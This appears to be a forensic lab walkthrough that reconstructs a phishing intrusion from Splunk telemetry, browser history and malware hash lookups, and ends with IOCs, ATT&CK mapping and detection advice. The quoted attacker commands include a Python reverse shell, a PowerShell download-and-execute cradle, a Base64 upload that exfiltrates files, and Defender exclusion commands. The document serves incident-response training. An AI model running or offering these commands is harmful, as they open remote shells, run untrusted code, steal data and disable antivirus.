GhostConnect - TA583
Scenario
On April 21, 2026, a FedBridge analyst grew suspicious after opening a link in their inbox and later ran a manual antivirus scan that flagged a persistence installer on their workstation. Initial triage revealed unexpected script execution, PowerShell activity, and outbound connections to external servers. The artefact set provided is unusually rich — Splunk endpoint telemetry, a full KAPE image, a memory dump, and a pagefile. Reconstruct the full intrusion from the initial lure through data exfiltration, surfacing the operator’s mistakes along the way.
Methodology
TA583 — Threat Actor Context
Before touching the artefacts, it’s worth knowing who you’re dealing with. TA583 is a financially motivated cybercriminal group tracked by Proofpoint, currently one of the most active initial access brokers observed in the wild. Their signature TTP is delivering legitimate, signed ScreenConnect installers via high-volume phishing campaigns — but the broader pattern is opportunistic remote access by any means available, with post-compromise objectives including credential theft, data exfiltration, and selling access to downstream operators. The “operator mistakes” framing in the lab description is a hint — watch for tooling reuse artifacts and copy-paste errors as you work through the chain.
The tool list signals the artefact path before you open anything: Splunk for process telemetry, DB Browser for SQLite for Chrome browser databases, VirusTotal for hash-based malware family ID. The memory dump and pagefile turn out to be supplementary — one question required hunting a Python reverse shell that never touched disk, where Splunk’s process logging actually surfaced it faster than strings against the memory dump.
Starting Point — Email Client Launch
The scenario establishes that chriskarma on FB-WKS64 opened a link from their inbox. The first question asks for the email client launch timestamp, so that’s the anchor. Splunk, Sysmon Event ID 1, filter for Outlook:
index=* EventCode=1 Image="*OUTLOOK*"
| table _time, Image, CommandLine, ParentImage
| sort _time
Three results come back, all olk.exe — the modern Microsoft Store version of Outlook (OutlookForWindows_1.2026.225.0_x64__8wekyb3d8bbwe\olk.exe), not the classic OUTLOOK.EXE. Important to note because if you’d filtered for OUTLOOK.EXE you’d have gotten nothing. First launch at 2026-04-21 13:25:12, parented by explorer.exe — user double-clicked it from the taskbar or Start menu.
Browser Spawn — Delivery URL
With the email client launch confirmed, the next pivot is finding the browser that spawned from it when chriskarma clicked the link. Filtering EID 1 for browser processes with Outlook as parent:
index=* EventCode=1
(Image="*msedge*" OR Image="*chrome*" OR Image="*firefox*")
ParentUser="FEDBRIDGE\\chriskarma" ParentImage="*outlook*"
| table _time, Image, CommandLine, ParentImage
| sort _time
Three results, but two are Edge WebView2 processes — that’s Outlook’s embedded browser rendering its own UI, not a user-initiated navigation. The meaningful result is chrome.exe at 13:38:25 with --single-argument http://52.59.253.168/download_invitee.php. Chrome was spawned directly by Outlook with the phishing URL as its sole argument — that’s the link click. The delivery page is hxxp[://]52[.]59[.]253[.]168/download_invitee.php, titled “Secure Document Verification” in the Chrome history database.
Chrome History — Downloads Database
The delivery page auto-triggered a download without further user interaction. Rather than waiting for Sysmon EID 11 to surface the file write, opening the Chrome History SQLite database in DB Browser gives the full download record immediately. The database lives at:
FB-WKS64\C\Users\chriskarma\AppData\Local\Google\Chrome\User Data\Default\HistorySwitching to the downloads table reveals five rows. Row 1 is the malicious VBS script — E-INVITE.vbs saved to C:\Users\chriskarma\Downloads\. Scrolling right to the tab_url column confirms the source: hxxp[://]52[.]59[.]253[.]168/E-INVITE.vbs. Same C2 host as the delivery page, direct path to the script.

The other downloads in the table tell the rest of the story immediately:
FileServer.7z— second-stage archive, sourced from Google DriveReader_en_install.exe— persistence installer disguised as an Adobe Reader updateplan-for-nsw-public-education-booklet.pdf— decoy document opened to distract the user post-infectionavira_en_spt11...— legitimate Avira installer, not attacker-related
All four malicious downloads have nearly identical start_time values, meaning the VBS script triggered them in rapid succession rather than the user manually downloading each one.
Clicking the FileServer.7z row and scrolling to the URL column reveals the Google Drive source:
https://drive.usercontent.google.com/download?id=1Yqzl-L-1FGWm4iOwieRFv9zr0urEEGWR&export=download&authuser=0The file ID embedded in that URL is 1Yqzl-L-1FGWm4iOwieRFv9zr0urEEGWR — a durable hunting pivot since Google Drive file IDs don’t rotate with infrastructure changes.

Switching from the downloads table to the urls table and filtering for 52.59.253.168 and drive.google.com surfaces the two page titles needed for Q6. The lure page rendered as “Secure Document Verification” — a convincing social engineering title. The Google Drive interstitial rendered as “Google Drive - Infected file” — Google’s malware scanner flagged the FileServer.7z payload and showed a warning page, but the download proceeded anyway because the export=download parameter in the URL bypasses the warning automatically.

Both titles are valuable as threat hunting pivots — searching for either string in proxy or browser telemetry across the environment would surface other potential victims who hit the same infrastructure.
VBS Execution — wscript.exe Children
Back in Splunk, the VBS script would have been executed by wscript.exe. Querying for its children:
index=* EventCode=1 ParentUser="FEDBRIDGE\\chriskarma" ParentImage="*wscript*"
| table _time, Image, CommandLine, ParentImage
| sort _time
Two children, 11 seconds apart. At 13:38:53, powershell.exe launched with -NoProfile -ExecutionPolicy Bypass -File C:\Users\CHRISK~1\AppData\Local\Temp\gdrive_download_93330ba7.ps1 — a randomly-suffixed Google Drive download helper script that the VBS dropped to Temp. At 13:39:04, chrome.exe opened the Google Drive URL directly. The VBS orchestrated both the PowerShell download chain and a direct browser fetch simultaneously — belt and suspenders delivery.
Loader Execution — FileServer.exe
Searching for process activity involving the Downloads folder after the VBS execution:
index=* EventCode=1
| search CommandLine="*fileserver*" OR CommandLine="*Downloads*"
| table _time, Image, CommandLine, ParentImage
| sort _time
The execution chain is visible in sequence: 7zG.exe extracts FileServer.7z to C:\Users\chriskarma\Downloads\FileServer\ at 13:39:43, then FileServer.exe launches from the extracted folder at 13:40:15 parented by explorer.exe — the user opened the archive and double-clicked the executable. Edge opens the decoy PDF at 13:45:19 to keep the user occupied while the loader runs in the background. Reader_en_install.exe also appears here, launching at 13:42:45 — initially looks like the user executed it, but it’s actually dropped and executed by the loader chain.
Post-Compromise Discovery — FileServer.exe Children
With FileServer.exe identified as the first-stage loader, querying all processes it spawned gives the full post-compromise discovery picture:
index=* EventCode=1 ParentImage="*fileserver*"
| table _time, Image, CommandLine, ParentImage
| sort _time
The loader ran a textbook discovery sequence: systeminfo, net user /domain, net localgroup administrators, ipconfig /all, netstat -ano, tasklist /v, reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Standard initial host and domain recon.
At 14:52:52 the second-stage implant appears — FileR.exe launching from C:\Users\chriskarma\AppData\Local\. The name is a deliberate near-match to FileServer.exe to blend into process listings during casual inspection.
The AD enumeration activity runs from 14:59 onwards via a wrapper script adf.bat, staged first to C:\Windows\Temp\adf.bat then re-staged to C:\Users\chriskarma\AppData\Roaming\adf.bat. The bat file used AF.exe with LDAP objectcategory filters to enumerate the domain — running four queries in order against computer, person, organizationalUnit, and group objects, writing results to computers.txt, users.txt, ous.txt, and groups.txt respectively.
At 15:18:17 the loader ran schtasks /query /tn vulntask /fo list /v — querying a specific scheduled task by name. This is an OPSEC check, not general discovery. Querying a task by exact name suggests the operator knew it should exist from a prior access or a separate foothold — verifying their previous persistence is still in place before proceeding.
Page 2 of the results surfaces the rest:

At 15:20:23 — icacls c:\tasks\schtask.bat. The loader checked the ACL on a specific batch file, almost certainly to assess whether it could overwrite it as a persistence mechanism — hijacking a scheduled task’s script rather than creating a new one that might trip monitoring.
At 15:34:24 through 15:41:37 — three consecutive Defender exclusion commands:
Add-MpPreference -ExclusionExtension .exe -Force
Add-MpPreference -ExclusionPath C:\Temp -Force
Add-MpPreference -ExclusionPath C:\Windows\Temp -Force
Blinding Defender before dropping further payloads to those paths.
At 15:47:31 — the IEX cradle connecting to the secondary C2:
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.228.194.206:80/f'))"A second C2 server distinct from the delivery infrastructure (52.59.253.168). The payload pulled from /f is executed entirely in memory — no file written to disk.
Second-Stage Implant — SILENTCONNECT
Pulling the SHA256 for FileR.exe via Sysmon’s hash logging:
index=* host=FB-WKS64 EventCode=1 Image="*FileR*"
| table _time, Image, CommandLine, Hashes
| sort _time

Hash: 8BAB731AC2F7D015B81C2002F518FFF06EA751A34A711907E80E98CF70B557DB
Submitting to VirusTotal — 51/71 vendors flag it as malicious. The popular threat label is trojan.msil/bypassuac but vendor family labels are ambiguous. The VT community tab resolves it — the family is SILENTCONNECT, first submitted to VirusTotal on 2026-03-10 18:48:19 UTC. A relatively fresh malware family, only six weeks old at the time of this incident. The creation timestamp embedded in the PE header reads 2101-06-12 — obviously spoofed, a common timestomping technique to confuse timeline analysis.
Python Reverse Shell — Operator OPSEC Failure
The payload pulled via the IEX cradle from 34.228.194.206:80/f never touched disk, so the KAPE image has nothing. The memory dump would be the obvious next step, but before going down that path a broader Splunk search surfaces it directly in process telemetry:
index=* *bin/sh*
| table _time, Image, CommandLine, ParentImage, ScriptBlockText
| sort _time
The full Python reverse shell is visible in the CommandLine field:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("52.59.253.168",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'Classic pentestmonkey Python reverse shell template, connecting back to 52.59.253.168:4444. The operator’s OPSEC failure is right at the end — subprocess.call(["/bin/sh", "-i"]). /bin/sh is a Linux path. It doesn’t exist on Windows. The script would connect to the C2 successfully and then immediately fail to spawn a shell because the binary it’s trying to execute doesn’t exist on the target OS. The operator copy-pasted a Linux reverse shell template without adapting it for the Windows engagement — a clear sign of tooling reuse without sanitisation.
Persistence Installer — MSI Drop
Searching for MSI file writes to the Downloads folder via Sysmon EID 11:
index=* EventCode=11 TargetFilename="*Downloads*" TargetFilename="*.msi"
| table _time, Image, CommandLine, ParentImage, TargetFilename
| sort _time
0x001900000002b4b5-36.msi written to Downloads at 16:33:24 by PowerShell — well before any user interaction with it. The scenario description mentions the user ran a manual AV scan that flagged a “persistence installer” — this is it. The Org__root__velociraptor MSI appearing later at 17:55:19 is the IR team’s Velociraptor agent deployed during the response.
Staging and Exfiltration
Searching for archive creation activity:
index=* EventCode=1
| search CommandLine="*Compress-Archive*" OR CommandLine="*7z*a*"
| table _time, Image, CommandLine, ParentImage
| sort _time
The first compression attempt at 16:29:43 references C:\Users\jdoe\Documents and C:\Users\jdoe\Desktop — paths that don’t exist on this host. The victim is chriskarma, not jdoe. This is the operator’s second significant OPSEC failure — a staging script copy-pasted from a previous engagement against a different target without updating the username. The archive creation would have silently failed or produced an empty zip.

The operator caught the error and re-ran at 16:30:26 with corrected paths pointing to chriskarma’s Desktop and Documents, same destination: C:\Windows\Temp\~sys_upd.zip — named to blend in as a system update temporary file.
The exfiltration command follows immediately:
index=* EventCode=1
| search CommandLine="*sys_upd*" OR CommandLine="*ToBase64*"
| table _time, Image, CommandLine, ParentImage
| sort _time
$bytes = [System.IO.File]::ReadAllBytes('C:\Windows\Temp\~sys_upd.zip');
$b64 = [Convert]::ToBase64String($bytes);
Invoke-WebRequest -Uri 'https://52.59.253.168/upload' -Method POST -Body $b64 -ContentType 'text/plain' -UseBasicParsing
The archive is read into memory, Base64-encoded, and POSTed to hxxps[://]52[.]59[.]253[.]168/upload over HTTPS. Base64 encoding makes the binary archive transmittable as plain text in the POST body — a simple but effective exfiltration technique that blends into normal HTTPS traffic without a custom protocol or tool.
Attack Summary
| Phase | Action |
|---|---|
| Initial Access | chriskarma clicked phishing link in Outlook, Chrome spawned to hxxp[://]52[.]59[.]253[.]168/download_invitee.php |
| Delivery | Lure page auto-downloaded E-INVITE.vbs to Downloads folder |
| Execution | wscript.exe executed VBS, spawned PowerShell stager and Chrome to fetch FileServer.7z from Google Drive |
| Installation | User extracted archive and double-clicked FileServer.exe; decoy PDF opened as distraction |
| Discovery | FileServer.exe ran systeminfo, net, ipconfig, netstat, tasklist, reg query, schtasks, icacls |
| Lateral Prep | AD enumerated via adf.bat using AF.exe LDAP queries across computer, person, OU, group objects |
| Defence Evasion | Defender exclusions added for .exe extension and C:\Temp, C:\Windows\Temp paths |
| C2 | IEX cradle pulled in-memory payload from hxxp[://]34[.]228[.]194[.]206:80/f; Python reverse shell connected to 52[.]59[.]253[.]168:4444 |
| Second Stage | FileR.exe (SILENTCONNECT) dropped to AppData\Local and executed |
| Persistence | MSI installer 0x001900000002b4b5-36.msi written to Downloads at 16:33:24 |
| Collection | Desktop and Documents compressed to C:\Windows\Temp\~sys_upd.zip |
| Exfiltration | Archive Base64-encoded and POSTed to hxxps[://]52[.]59[.]253[.]168/upload |
IOCs
| Type | Value |
|---|---|
| IP (Delivery/C2) | 52[.]59[.]253[.]168 |
| IP (Secondary C2) | 34[.]228[.]194[.]206 |
| URL (Lure) | hxxp[://]52[.]59[.]253[.]168/download_invitee.php |
| URL (VBS Download) | hxxp[://]52[.]59[.]253[.]168/E-INVITE.vbs |
| URL (Secondary C2) | hxxp[://]34[.]228[.]194[.]206:80/f |
| URL (Exfil) | hxxps[://]52[.]59[.]253[.]168/upload |
| URL (Reverse Shell C2) | hxxp[://]52[.]59[.]253[.]168:4444 |
| Google Drive File ID | 1Yqzl-L-1FGWm4iOwieRFv9zr0urEEGWR |
| File | C:\Users\chriskarma\Downloads\E-INVITE.vbs |
| File | C:\Users\chriskarma\Downloads\FileServer\FileServer.exe |
| File | C:\Users\chriskarma\AppData\Local\FileR.exe |
| File | C:\Windows\Temp~sys_upd.zip |
| File | C:\Users\chriskarma\Downloads\0x001900000002b4b5-36.msi |
| SHA256 (FileR.exe) | 8BAB731AC2F7D015B81C2002F518FFF06EA751A34A711907E80E98CF70B557DB |
| Malware Family | SILENTCONNECT |
| Page Title (Lure) | Secure Document Verification |
| Page Title (GDrive) | Google Drive - Infected file |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Spearphishing Link | T1566.002 | Phishing email delivered link to lure page on 52.59.253.168 |
| Visual Basic | T1059.005 | E-INVITE.vbs executed via wscript.exe as initial stager |
| PowerShell | T1059.001 | PowerShell used throughout — download cradle, Defender exclusions, exfil pipeline |
| Ingress Tool Transfer | T1105 | FileServer.7z pulled from Google Drive; FileR.exe and MSI dropped by loader |
| System Information Discovery | T1082 | systeminfo, ipconfig /all, netstat -ano |
| Permission Groups Discovery: Domain Groups | T1069.002 | net localgroup administrators; AF.exe group objectcategory LDAP query |
| Account Discovery: Domain Account | T1087.002 | net user /domain; AF.exe person objectcategory LDAP query |
| Process Discovery | T1057 | tasklist /v; Get-Process via loader |
| Archive Collected Data | T1560.001 | Desktop and Documents compressed to ~sys_upd.zip via Compress-Archive |
| Exfiltration Over C2 Channel | T1041 | Base64-encoded archive POSTed to https://52.59.253.168/upload |
| Impair Defenses: Disable or Modify Tools | T1562.001 | Add-MpPreference exclusions for .exe extension and Temp paths |
| Scheduled Task/Job: Scheduled Task | T1053.005 | schtasks /query /tn vulntask — OPSEC check for existing persistence |
Defender Takeaways
Browser-spawned script execution is a high-fidelity detection signal. The entire infection chain started with olk.exe spawning chrome.exe which auto-downloaded a VBS file that wscript.exe then executed. A detection rule for wscript.exe or cscript.exe spawned within a short time window of a browser process — particularly with a script file sourced from the Downloads folder — would catch this pattern reliably. VBS execution from Downloads should be treated as an immediate escalation trigger.
Google Drive as a delivery vector bypasses reputation filtering. FileServer.7z was hosted on drive.usercontent.google.com — a domain most organisations implicitly trust. Google’s own scanner flagged the file as infected and showed a warning, but the export=download URL parameter bypassed it. Organisations relying solely on domain reputation to filter downloads will miss payloads staged on legitimate cloud storage. File type inspection and sandboxing on download are necessary controls.
ToBase64 in PowerShell CommandLine is a reliable exfil hunting query. The exfiltration pipeline used [Convert]::ToBase64String to encode the archive before POSTing it. This string appearing in a PowerShell CommandLine alongside Invoke-WebRequest or WebClient is a strong indicator of data staging for exfil. Add CommandLine="*ToBase64*" as a scheduled search in your SIEM.
Operator OPSEC failures are investigative gifts — and a reminder that defenders can be sloppy too. The jdoe username in the staging paths and the /bin/sh call in the Python reverse shell both confirm tooling reuse without sanitisation across engagements. From a defensive standpoint these mistakes confirmed the intrusion and helped characterise the operator, but they also highlight that even partially-competent attackers can complete their objectives despite errors — the exfil still ran successfully after the jdoe mistake was corrected. Don’t rely on attacker incompetence as a control.
Defender exclusions added via PowerShell should alert immediately. Add-MpPreference -ExclusionPath and Add-MpPreference -ExclusionExtension executed by any process other than a known management tool or privileged admin account is a high-confidence indicator of active compromise. These commands were run by the loader chain to blind AV before dropping further payloads — a detection rule here would have surfaced the intrusion mid-operation.